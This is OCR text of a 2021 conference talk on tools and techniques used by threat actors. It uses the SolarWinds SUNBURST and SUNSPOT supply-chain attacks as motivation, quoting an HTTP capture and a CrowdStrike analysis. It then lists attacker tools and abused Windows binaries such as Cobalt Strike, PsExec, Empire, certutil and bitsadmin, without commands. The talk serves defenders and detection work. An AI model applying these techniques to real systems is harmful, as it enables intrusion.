
ALGERIA 2.0

# Top Tools And Techniques Used By Threat Actors And Malware

**Nasreddine Bencherchali**

**April 2021 – ALGERIA 2.0 Summit**



# About Me

- Windows Internals enthusiast
- Avid Gamer
- Blog @medium https://nasbench.medium.com
- Security Engineer @ELIT

# Agenda

- Motivation behind this talk
- Key terms and concepts
- Tools & Techniques
- Detection Opportunities
- Resources

# Motivation

Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor

December 13, 2020 | by FireEye

SolarWinds Attacks: Stealthy Attackers Attempted To Evade Detection


Sunburst: connecting the dots in the DNS requests

APT REPORTS 18 DEC 2020 8 minute read

# Who was breached ? (Almost everyone)

- FireEye
- Microsoft
- Cisco
- Intel
- Nvidia
- Vmware
- US departments of Defense
- US departments of Commerce
- US departments of Energy
- US departments of Homeland Security
- US departments of the treasury

# Motivation

SUPPLY CHAIN ATTACK

Wireshark · Follow TCP Stream (tcp.stream eq 0) · [redacted]2.pcap


```
GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1
If-None-Match: df[redacted]5f
Host: [redacted]
Connection: Close

HTTP/1.1 200 OK
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: close
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Trace: 2B[redacted]8F900
X-Powered-By: ASP.NET
Date: [redacted]
ETag: fee[redacted]cd11f

1eea
<?xml version="1.0" encoding="utf-8"?>
<assembly Name="Orion.UI" Key="{28[redacted]0-dcc8-471b-525f-b[redacted]8}" Version="4.8">
    <dependencies>
        <assemblyIdentity Name="Microsoft.Threading.Tasks.Extensions.Desktop" Key="{[redacted]-efe7-4e55-
fabb-[redacted]}" Version="1.0.165.0" Culture="neutral" PublicKeyToken="d361b097aa3f2677"
Hash="36[redacted]a472"/>
        <assemblyIdentity Name="SolarWinds.DPI.Common" Key="{23c62d6c-8925-2e33-46b3-bf0ecc04a36f}" Version="2.6.0.314"
Culture="neutral" PublicKeyToken="72273be33fabb7b3" Hash="[redacted]"/>
        <assemblyIdentity Name="SolarWinds.Orion.Cortex.BusinessLayer.Contracts" Key="{[redacted]-
[redacted]}" Version="3.0.0.3149" Culture="neutral" PublicKeyToken="[redacted]"
Hash="d4d7c77166aa1b24ecd8a5426d80141e"/>
        <assemblyIdentity Name="SolarWinds.Wireless.Heatmaps.Collector" Key="{[redacted]}"
Version="3.3.0.454" Culture="neutral" PublicKeyToken="[redacted]" Hash="[redacted]"/>
        <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{[redacted]}"
Version="8.3.1.8604" Culture="neutral" PublicKeyToken="[redacted]" Hash="[redacted]"/>
        <assemblyIdentity Name="Infragistics2.Win.Misc.v10.2" Key="{[redacted]}"
```

https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html

# Motivation



CROWDSTRIKE | BLOG  Featured  Recent


## SUNSPOT: An Implant in the Build Process

January 11, 2021  CrowdStrike Intelligence Team  Research & Threat Intel

## Technical Analysis

SUNSPOT was identified on disk with a filename of `taskhostsvc.exe` (SHA256 Hash: `c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230af0b3ef168`), and internally named `taskhostw.exe` by its developers. It was likely built on 2020-02-20 11:40:02, according to the build timestamp found in the binary, which is consistent with the currently assessed StellarParticle supply chain attack timeline. StellarParticle operators maintained the persistence of SUNSPOT by creating a scheduled task set to execute when the host boots.

# Motivation


Planificateur de tâches
File
Action
View
Help
Task Scheduler (Local)
Task Scheduler Library
Intel
Microsoft
Office
OneCore
VisualStudio
Windows
.NET Frame
Active Direc
AppID
Application
Application
AppxDeplo
Autochk
BitLocker
Bluetooth
BrokerInfra
CertificateS
Chkdsk
Clip
CloudExper
Conexant
Customer E
Triggers
Multiple triggers defined
At 10:14 AM every day - After triggered, repeat every 1 hour f
At system startup
At 6:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00
At 10:37 PM every day - Trigger expires at 3/16/2031 10:37:36
Actions
Task Scheduler Library
Create Basic Task...
Create Task...
Import Task...
Display All Running Tasks
Disable All Tasks History
New Folder...
View
Refresh
Help

# Motivation

**Study of more then 51 reports of the year 2020**

Triage

FireEye

DFIR Report

Hatching™

HYBRID ANALYSIS

red canary

Cyber Polygon

# Tools & Techniques

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

AdFind

PsExec


```
.#####.
.## ^ ##.
## / \ ##
## \ / ##
'## v ##'
'#####'
```

Empire

Csc.exe

Regsvr32.exe

Cmstp.exe

Certutil.exe

Rundll32.exe

Bitsadmin.exe

Reg.exe

